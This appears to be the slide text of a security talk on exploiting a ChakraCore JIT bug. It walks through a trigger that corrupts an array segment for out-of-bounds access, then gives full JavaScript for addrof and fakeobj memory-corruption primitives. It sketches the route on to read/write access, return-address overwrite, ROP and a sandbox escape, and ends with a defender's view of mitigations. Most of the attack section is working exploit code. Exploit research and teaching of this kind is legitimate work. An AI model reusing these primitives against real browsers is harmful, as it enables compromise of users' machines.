for (i = 0; i < 1000; i++) {
    let arr = [1.1];
    arr[0x7000] = 0x200000;
    let o = make_obj();
    arr[0x1000] = 1337.36;
    opt(o);
    if (arr[0x4000] == 1337.36) {
        break;
    }
}
```

Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = 0x4000;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let arr = [1.1];
    arr[0x7000] = 0x200000;
    let o = make_obj();
    arr[0x1000] = 1337.36;
    opt(o);
    if (arr[0x4000] == 1337.36) {
        break;
    }
}
```

Segment now starts at index 0x4000 and length 0x10000

We can conveniently check if our overwrite succeeded :)

Set index 0x1000 to be 1337.36
Index 0x4000 was never set
arr[0x4000] == 1337.36 ? segment overwritten

We can now access our segment out-of-bounds :)

We are done now right?

Absolutely not!

Turned an off-by-one into a better OOB access

Still quite a few things to do :)

Array intermezzo 2

Engines implement simple but very efficient optimizations to arrays

Three types of arrays in Chakra:

- `JavascriptNativeIntArray`
- `JavascriptNativeFloatArray`
- `JavascriptArray`

Array intermezzo 2

```
let a = [1, 2];
```

a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes

Array intermezzo 2

`let a = [1, 2];` a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes

`a[0] = 1.1;` a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes

Array intermezzo 2

```
let a = [1, 2];
```

a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes


```
a[0] = 1.1;
```

a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes


```
let obj = {};
a[0] = obj;
```

a is transitioned to a `JavascriptArray`, values are now boxed, raw pointers stored

Array intermezzo 2

```
let a = [1, 2];
```

a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes


```
a[0] = 1.1;
```

a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes


```
let obj = {};
a[0] = obj;
```

a is transitioned to a `JavascriptArray`, values are now boxed, raw pointers stored

When accessing OOB of a float array, values will be treated as unboxed doubles

=> pointers will be treated as numbers

=> infoleak :)

Strategy

Going back again to my SSTIC presentation

Standard approach to get R/W primitives: build two primitives

- addrof: get the address of any object
- fakeobj: get an handle on any address as if it was a JS object

Popularized by saelo in his first Phrack article

Once you have these two primitives, generic way to derive R/W primitives

We'll see how to derive these two primitives from our newly acquired primitive

Addrof primitive

Given an object “o”, addrof(o) returns the object’s address as a number

Idea: Use our bug to access from a float array into an object array out-of-bounds (i.e. read a pointer value as a double)

Addrof primitive

```
var addrof_idx = -1;
var addrof_setupped = false;

function addrof(toLeak) {
  if (!addrof_setupped) {
    setup_addrof(toLeak);
    addrof_setupped = true;
  }
  addrof_hax2[0x1337] = toLeak
  return f2i(addrof_hax[0x4010 + addrof_idx + 3]);
}
```

```
function setup_addrof(toLeak) {
    for (var i = 0; i < 1000; i++) {
        addrof_hax = [1.1];
        addrof_hax[0x7000] = 0x200000;
        let o = make_obj();
        addrof_hax[0x1000] = 1337.36;
        opt(o);
        if (addrof_hax[0x4000] == 1337.36) {
            break;
        }
    }
    addrof_hax2 = [];
    addrof_hax2[0x1337]  = toLeak;
    marker = 2.1219982213e-314 // 0x100001337;
    for (let i = 0; i < 0x500; i++) {
        if (addrof_hax[0x4010 + i] == marker) {
            addrof_idx = i;
            return;
        }
    }
    setup_addrof();
}
```

Addrof primitive

```
var addrof_idx = -1;
var addrof_setupped = false;

function addrof(toLeak) {
  if (!addrof_setupped) {
    setup_addrof(toLeak);
    addrof_setupped = true;
  }
  addrof_hax2[0x1337] = toLeak
  return f2i(addrof_hax[0x4010 + addrof_idx + 3]);
}
```

Use our trigger, we can now access a float array OOB

```
function setup_addrof(toLeak) {
    for (var i = 0; i < 1000; i++) {
        addrof_hax = [1.1];
        addrof_hax[0x7000] = 0x200000;
        let o = make_obj();
        addrof_hax[0x1000] = 1337.36;
        opt(o);
        if (addrof_hax[0x4000] == 1337.36) {
            break;
        }
    }
    addrof_hax2 = [];
    addrof_hax2[0x1337]  = toLeak;
    marker = 2.1219982213e-314 // 0x100001337;
    for (let i = 0; i < 0x500; i++) {
        if (addrof_hax[0x4010 + i] == marker) {
            addrof_idx = i;
            return;
        }
    }
    setup_addrof();
}
```

Addrof primitive

```
var addrof_idx = -1;
var addrof_setupped = false;

function addrof(toLeak) {
  if (!addrof_setupped) {
    setup_addrof(toLeak);
    addrof_setupped = true;
  }
  addrof_hax2[0x1337] = toLeak
  return f2i(addrof_hax[0x4010 + addrof_idx + 3]);
}
```

Create an array with our object:
We create a segment starting at 0x1337

```
function setup_addrof(toLeak) {
    for (var i = 0; i < 1000; i++) {
        addrof_hax = [1.1];
        addrof_hax[0x7000] = 0x200000;
        let o = make_obj();
        addrof_hax[0x1000] = 1337.36;
        opt(o);
        if (addrof_hax[0x4000] == 1337.36) {
            break;
        }
    }
    addrof_hax2 = [];
    addrof_hax2[0x1337]  = toLeak;
    marker = 2.1219982213e-314 // 0x100001337;
    for (let i = 0; i < 0x500; i++) {
        if (addrof_hax[0x4010 + i] == marker) {
            addrof_idx = i;
            return;
        }
    }
    setup_addrof();
}
```

Addrof primitive

```
var addrof_idx = -1;
var addrof_setupped = false;

function addrof(toLeak) {
  if (!addrof_setupped) {
    setup_addrof(toLeak);
    addrof_setupped = true;
  }
  addrof_hax2[0x1337] = toLeak
  return f2i(addrof_hax[0x4010 + addrof_idx + 3]);
}
```

Read the marker value

Value read == segment beginning
We know the distance between our corrupted array and an object array

Set our object as a property on the second array and access OOB from first array to read the pointer value

```
function setup_addrof(toLeak) {
    for (var i = 0; i < 1000; i++) {
        addrof_hax = [1.1];
        addrof_hax[0x7000] = 0x200000;
        let o = make_obj();
        addrof_hax[0x1000] = 1337.36;
        opt(o);
        if (addrof_hax[0x4000] == 1337.36) {
            break;
        }
    }
    addrof_hax2 = [];
    addrof_hax2[0x1337]  = toLeak;
    marker = 2.1219982213e-314 // 0x100001337;
    for (let i = 0; i < 0x500; i++) {
        if (addrof_hax[0x4010 + i] == marker) {
            addrof_idx = i;
            return;
        }
    }
    setup_addrof();
}
```

Fakeobj primitive

Given an address “a” as a number, fakeobj(a) returns a handle to a JSObject at that arbitrary memory location

Idea: Use our bug to access from an object array into a double array out-of-bounds (i.e. read an unboxed double from an object array which will treat it as a pointer)

Fakeobj primitive

```
var fakeobj_setuped = false;
function fakeobj(addr) {
    if (!fakeobj_setuped) {
        setup_fakeobj(addr);
        fakeobj_setuped = true;
    }
    fake2[0x3000] = addr;
    return fake[0x4000 + 20]
}
```

```
function setup_fakeobj(addr) {
  for (var i = 0; i < 100; i++) {
    fake = [{}];
    fake2 = [addr];
    fake[0x7000] = 0x200000
    fake2[0x7000] = 1.1;
    let o = make_obj();
    fake[0x1000] = i2f(0x404040404040);
    fake2[0x3000] = addr;
    opt(o);
    if (fake[0x4000] == i2f(0x404040404040)) {
      break;
    }
  }
}
```

Fakeobj primitive

```
var fakeobj_setuped = false;
function fakeobj(addr) {
    if (!fakeobj_setuped) {
        setup_fakeobj(addr);
        fakeobj_setuped = true;
    }
    fake2[0x3000] = addr;
    return fake[0x4000 + 20]
}
```

```
function setup_fakeobj(addr) {
  for (var i = 0; i < 100; i++) {
    fake = [{}];
    fake2 = [addr];
    fake[0x7000] = 0x200000
    fake2[0x7000] = 1.1;
    let o = make_obj();
    fake[0x1000] = i2f(0x404040404040);
    fake2[0x3000] = addr;
    opt(o);
    if (fake[0x4000] == i2f(0x404040404040)) {
      break;
    }
  }
}
```

Other way around:
Access OOB of an object array into a double array

`fake2[0x3000] = x` will write a double unboxed

`fake[0x4000 + 20]` will fetch that value and treat it as a pointer since value is not tagged

Testing the two primitives

```
let o = {};
```

`fakeobj(addrof(o)) === o` should return `true`

We are done now right? right?

Nope

Turned our relative OOB access into addrof and fakeobj primitives

Build read/write primitives from there

Getting read/write primitives

Already explained that in details in my SSTIC presentation

(and we've seen enough code already)

Summary:

- Use fakeobj and addrof to fake a typed array object
- Control its buffer pointer
- Use typed array as a memory controller for further compromise

https://github.com/bkth/Tale-Of-Chakra-Bugs

Pleeeaaaase tell me that we are done….

We have read/write in the renderer process

What's next:

- Get RIP control in the presence of CFG:
  - no RFG or Intel CET yet so "easy" to just overwrite a return address on stack
- Full ROP due to ACG (increased cost for attackers)
  - probably one time cost to write a ROP "framework" where you can plug your read/write primitives (pwnjs library)
- Launch sandbox escape

Defender’s perspective

Could we have prevented this?

(This is not my field of work so please take it with a grain of salt)

Two “broad” philosophies that I can talk about:

- Killing bugs
- Make exploitation impossible

One I cannot talk about:

- Formal verification

Killing bugs

Vendors can get outside help:

- Bounty programs (but these can and should be improved a lot)
- Project Zero-like help

But it has to be met with internal effort:

- Vendors have not really succeeded at doing variant analysis themselves
- Outside researchers might still be antagonized

Killing bugs

Continuous auditing

Continuous fuzzing:

- Write better fuzzers
- Make fuzzing generically more effective
    - Instrumentation (ASAN, PageHeap, kASAN)

Still some components are inherently harder than others (like the JIT)

Memory-safe programming (“let’s use rust everywhere”)

Making exploitation harder

One realization: bugs impossible to exploit is equivalent to no more bugs

Harder to get outside help, and no incentive to do so

Various component where work can be done

Making exploitation harder

Software-based:

- “Cheap” to implement and usually as cheap to bypass, if bypass is publicly available then it’s basically non-existent (Gigacage).
- Some of them are still really good (IsoHeap)

Compiler-based:

- CFG/CFI, structure initialization, etc..
  - Outside help possible if access to the compiler
  - But these always imply some kind of performance trade-off => vendor has to take a decision

Making exploitation harder

OS-based:

- ACG, CIG, etc…
  - Can be hard to implement, requires dedication to one-platform but can work (grsec/PaX)

Hardware-based:

- PAC, Memtagging, Intel CET
  - Definitely what scares attackers the most
  - Outside help virtually impossible
  - Dependent on how widely distributed it is

Conclusion

Conclusion

Targets are objectively becoming safer

But attackers are also objectively getting smarter

Focus is on the complex components

Amount of work/bug still tends to be much higher in my experience

Thanks